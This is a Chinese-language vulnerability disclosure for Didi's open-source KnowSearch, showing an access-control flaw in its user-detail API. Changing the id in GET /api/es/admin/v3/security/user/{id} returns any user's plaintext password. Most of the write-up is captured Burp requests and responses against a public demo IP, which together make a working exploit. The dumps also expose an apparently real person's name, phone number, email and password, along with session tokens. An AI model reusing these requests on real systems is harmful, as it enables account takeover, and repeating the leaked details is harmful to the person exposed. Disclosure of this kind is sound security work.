

KnowSearch 可查看任意用户的密码

KnowSearch 是滴滴开源的一款平台，开源地址为：

<https://gitee.com/didiopensource/KnowSearch> 和 <https://github.com/didi/KnowSearch>。

经代码审计和在 demo 环境 (<http://116.85.7.53:8080/>) 复现，发现截止到 2023 年 5 月 16 日的最新版，KnowSearch 可查看任意用户的密码。

漏洞复现：

- 1) 在网站 <http://116.85.7.53:8080/login>，点击右下角的“立即注册”，注册一个新用户。

账号注册

已有账号, [直接登录](#)

* 用户账号

* 密码

* 确认密码

* 用户实名

手机号

邮箱

立即注册

2) 用新注册的用户登录, 同时使用 burp 抓包, 找到如下报文, 发送到 repeater

Seq	Time	Method	URI	Status	Size	Content-Type
399	http://116.85.7.53:8080	GET	/api/es/admin/v3/security/user/11	200	15395	JSON
400	http://116.85.7.53:8080	POST	/api/es/admin/v3/cluster/logic/page	200	602	JSON
401	http://116.85.7.53:8080	GET	/api/es/admin/v3/cluster/logic/cluster-...	200	540	JSON

Request

```
1 GET /api/es/admin/v3/security/user/11 HTTP/1.1
2 Host: 116.85.7.53:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0)
  Gecko/20100101 Firefox/56.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-BK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://116.85.7.53:8080/es/cluster/logic
8 X-SSO-USER: test1
9 X-SSO-USER-ID: 11
10 X-LOGI-SECURITY-PROJECT-ID: 11
11 Connection: close
12 Cookie: X-SSO-USER=test1; X-SSO-USER-ID=11; knowSearchToken=
  k6c8ZlrrTQSVufz48GqCBrUd29oQnlcPKJDR50I; userName=test1; userId=
  11; isAdminUser=no; Authorization=MTU06eH1TbVlcmk4eGtZZjdh
```

Response

```
1 HTTP/1.1 200
2 Server: nginx/1.8.1
3 Date: Tue, 16 May 2023 03:13:23 GMT
4 Content-Type: application/json;charset=UTF-8
5 Connection: close
6 Vary: Accept-Encoding
7 X-Request-ID: ea4cb0e4d3f46264b51b2705
8 Set-Cookie: JSESSIONID=35ED483FCCA6E63D07FC941937912F32B;
  Path=/admin/api; HttpOnly
9 Content-Length: 15085
10
11 {
  "message": "操作成功",
  "tips": null,
  "code": 0,
  "data": {
    "id": 11,
    "userName": "test1",
    "realName": "测试",
    "phone": "",
    "email": "",
    "updateTime": "2023-05-16 10:30:37",
    "createTime": "2023-05-16 10:30:37",
    "roleList": [
      {
        "id": 2,
        "roleName": "资源 owner"
      }
    ],
    "permissionTreeVO": {
      "id": 0,
      "has": true,

```

3) 分析该报文, 发现最下端返回了用户的密码

Request

```
1 GET /api/es/admin/v3/security/user/11 HTTP/1.1
2 Host: 116.85.7.53:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0)
  Gecko/20100101 Firefox/56.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-BK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://116.85.7.53:8080/es/index-tp1/management
8 X-SSO-USER: test1
9 X-SSO-USER-ID: 11
10 X-LOGI-SECURITY-PROJECT-ID: 11
11 Connection: close
12 Cookie: X-SSO-USER=test1; X-SSO-USER-ID=11; knowSearchToken=
  bcrus2UfbCJpsEuWkXa9InMJz2b5mGkvhDCHUKYKwU; userName=test1; userId=11;
  isAdminUser=no; Authorization=MTU06eH1TbVlcmk4eGtZZjdh
```

Response

```
1 permissionName: "SQL查询",
  "parentId": 1877,
  "leaf": true,
  "childList": null
}
},
{
  "id": 1881,
  "has": true,
  "permissionName": "SQL",
  "parentId": 0,
  "leaf": false,
  "childList": [
    {
      "id": 1857,
      "has": true,
      "permissionName": "SQL查询",
      "parentId": 1881,
      "leaf": true,
      "childList": null
    }
  ]
},
{
  "id": 1882,
  "has": false,
  "permissionName": "Grafana",
  "parentId": 0,
  "leaf": false,
  "childList": [
    {
      "id": 1883,
      "has": false,
      "permissionName": "查看Grafana",
      "parentId": 1882,
      "leaf": true,
      "childList": null
    }
  ]
}
],
"projectList": [
  {
    "id": 11,
    "projectCode": "p15071758",
    "projectName": "test6789"
  },
  {
    "id": 7,
    "password": "test1231"
  }
],
"pagine": false
```

4) 修改 id, 发现可以查看其他用户的账号和密码 (包括管理员), 可以用该用户登录。

例如, id 为 7 的用户, amh_zc

Request

```

1 GET /api/es/admin/v3/security/user/7 HTTP/1.1
2 Host: 116.85.7.53:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-BF;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://116.85.7.53:8080/es/index-tpl/management
8 X-SSO-USER: test1
9 X-SSO-USER-ID: 11
10 X-LOGI-SECURITY-PROJECT-ID: 11
11 Connection: close
12 Cookie: X-SSO-USER=test1; X-SSO-USER-ID=11; knowSearchToken=bcrusq2UtbCjpsEuNkxa9InMJz2b5mGkvh0CMOKYfw0; userName=test1; userId=11; isAdminUser=no; Authorization=MTU6eBlTbVlocmK4eGtZzjdjdh
13
14

```

Response

```

1 HTTP/1.1 200
2 Server: nginx/1.8.1
3 Date: Tue, 16 May 2023 02:50:18 GMT
4 Content-Type: application/json;charset=UTF-8
5 Connection: close
6 Vary: Accept-Encoding
7 X-Request-ID: eadcb0ed6aef6264e1a2705
8 Set-Cookie: JSESSIONID=990075BB4152760C298D5E4AC147E9FB; Path=/admin/api; HttpOnly
9 Content-Length: 15123
10
11 {
  "message": "操作成功",
  "tips": null,
  "code": 0,
  "data": {
    "username": "amh_zc",
    "realName": "张思",
    "phone": "17718151778",
    "email": "chen.zhang6@amh-group.com",
    "updateTime": "2023-03-13 19:34:29",
    "createTime": "2023-03-13 19:34:29",
    "roleList": [
      {
        "id": 2,
        "roleName": "资源 owner"
      }
    ]
  }
}

```

Request

```

1 GET /api/es/admin/v3/security/user/7 HTTP/1.1
2 Host: 116.85.7.53:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-BF;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://116.85.7.53:8080/es/index-tpl/management
8 X-SSO-USER: test1
9 X-SSO-USER-ID: 11
10 X-LOGI-SECURITY-PROJECT-ID: 11
11 Connection: close
12 Cookie: X-SSO-USER=test1; X-SSO-USER-ID=11; knowSearchToken=bcrusq2UtbCjpsEuNkxa9InMJz2b5mGkvh0CMOKYfw0; userName=test1; userId=11; isAdminUser=no; Authorization=MTU6eBlTbVlocmK4eGtZzjdjdh
13
14

```

Response

```


  "permissionName": "URL访问",
  "parentID": 1877,
  "leaf": true,
  "childList": null
},
{
  "id": 1881,
  "has": true,
  "permissionName": "SQL",
  "parentID": 0,
  "leaf": false,
  "childList": [
    {
      "id": 1887,
      "has": true,
      "permissionName": "SQL查询",
      "parentID": 1881,
      "leaf": true,
      "childList": null
    }
  ]
},
{
  "id": 1882,
  "has": false,
  "permissionName": "Grafana",
  "parentID": 0,
  "leaf": false,
  "childList": [
    {
      "id": 1883,
      "has": false,
      "permissionName": "查看Grafana",
      "parentID": 1882,
      "leaf": true,
      "childList": null
    }
  ]
}
  ],
  "projectList": [
    {
      "id": 6,
      "projectCode": "p14977766",
      "projectName": "amh_test"
    }
  ],
  "password": "Zc19930812."
},
"page": false
}

```

使用该用户登录成功

The screenshot shows a web application interface for managing clusters. At the top, there's a navigation bar with '多集群管理' (Multi-cluster Management) and a user profile 'Hi, amh_zc'. Below that, a section titled '我的集群' (My Clusters) contains search filters and a table. The filters include '集群ID' (Cluster ID), '集群名称' (Cluster Name), '集群状态' (Cluster Status), and '集群类型' (Cluster Type). The table has columns for '集群ID', '集群名称', '集群状态', '集群类型', '集群版本' (Cluster Version), '业务等级' (Business Level), '磁盘使用率' (Disk Usage), '数据节点数' (Data Node Count), and '操作' (Action). The table is currently empty, with a message '暂无数据' (No data) at the bottom.

例如，id 为 1 的用户。



源码分析：

从开源网站下载代码，找到该接口对应的文件 `UserV3Controller` 中的 `detail` 方法。发现该方法中的 `id` 字段从前端获取，并且未进行权限、角色等校验。

```
Controller.java × AdminController.java × pom.xml × UserV3Controller.java × ProjectV3Controller.java × ESUserV3Controller.java ×
Project JDK is not defined Setup SDK ✓
45 public class UserV3Controller {
46     @Autowired
47     private RoleTool roleTool;
48     @Autowired
49     private UserExtendManager userManager;
50
51     @GetMapping()
52     @ResponseBody
53     @ApiOperation(value = "获取管理员列表")
54     public Result<List<UserBriefVO>> getAdminList(HttpServletRequest request) {
55         return Result.buildSucc(roleTool.getAdminList());
56     }
57
58     @PostMapping("")
59     @ResponseBody
60     @ApiOperation(value = "用户新增接口, 暂时没有考虑权限", notes = "")
61     public Result<Void> add(HttpServletRequest request, @RequestBody UserDTO param) {
62         return userManager.addUser(param, HttpRequestUtil.getOperator(request));
63     }
64
65     @GetMapping("/{type}/{value}/check")
66     @ApiOperation(value = "获取用户详情", notes = "根据用户id获取用户详情")
67     @ApiImplicitParam(name = "type", value = "用户id", dataType = "int", required = true)
68     public Result<Void> check(@PathVariable Integer type, @PathVariable String value) {
69         return userManager.check(type, value);
70     }
71
72     @GetMapping("/{id}")
73     @ApiOperation(value = "获取用户详情", notes = "根据用户id获取用户详情")
74     @ApiImplicitParams({ @ApiImplicitParam(name = "id", value = "用户id", dataType = "int", paramType = "query")
75     public Result<UserWithPwVO> detail(HttpServletRequest request, @PathVariable Integer id) throws Exception {
76         Integer projectId = Optional.ofNullable(HttpRequestUtil.getProjectId(request)).filter(i -> i > 0).orElse(0);
77
78         return userManager.getUserDetailByUserId(id, projectId);
79     }
80 }
```